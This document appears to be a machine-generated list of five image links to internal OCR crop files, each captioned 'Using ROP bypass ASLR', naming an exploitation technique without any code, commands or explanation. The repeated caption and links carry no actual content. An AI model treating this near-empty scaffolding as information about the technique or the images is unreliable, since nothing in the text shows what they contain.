
Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR



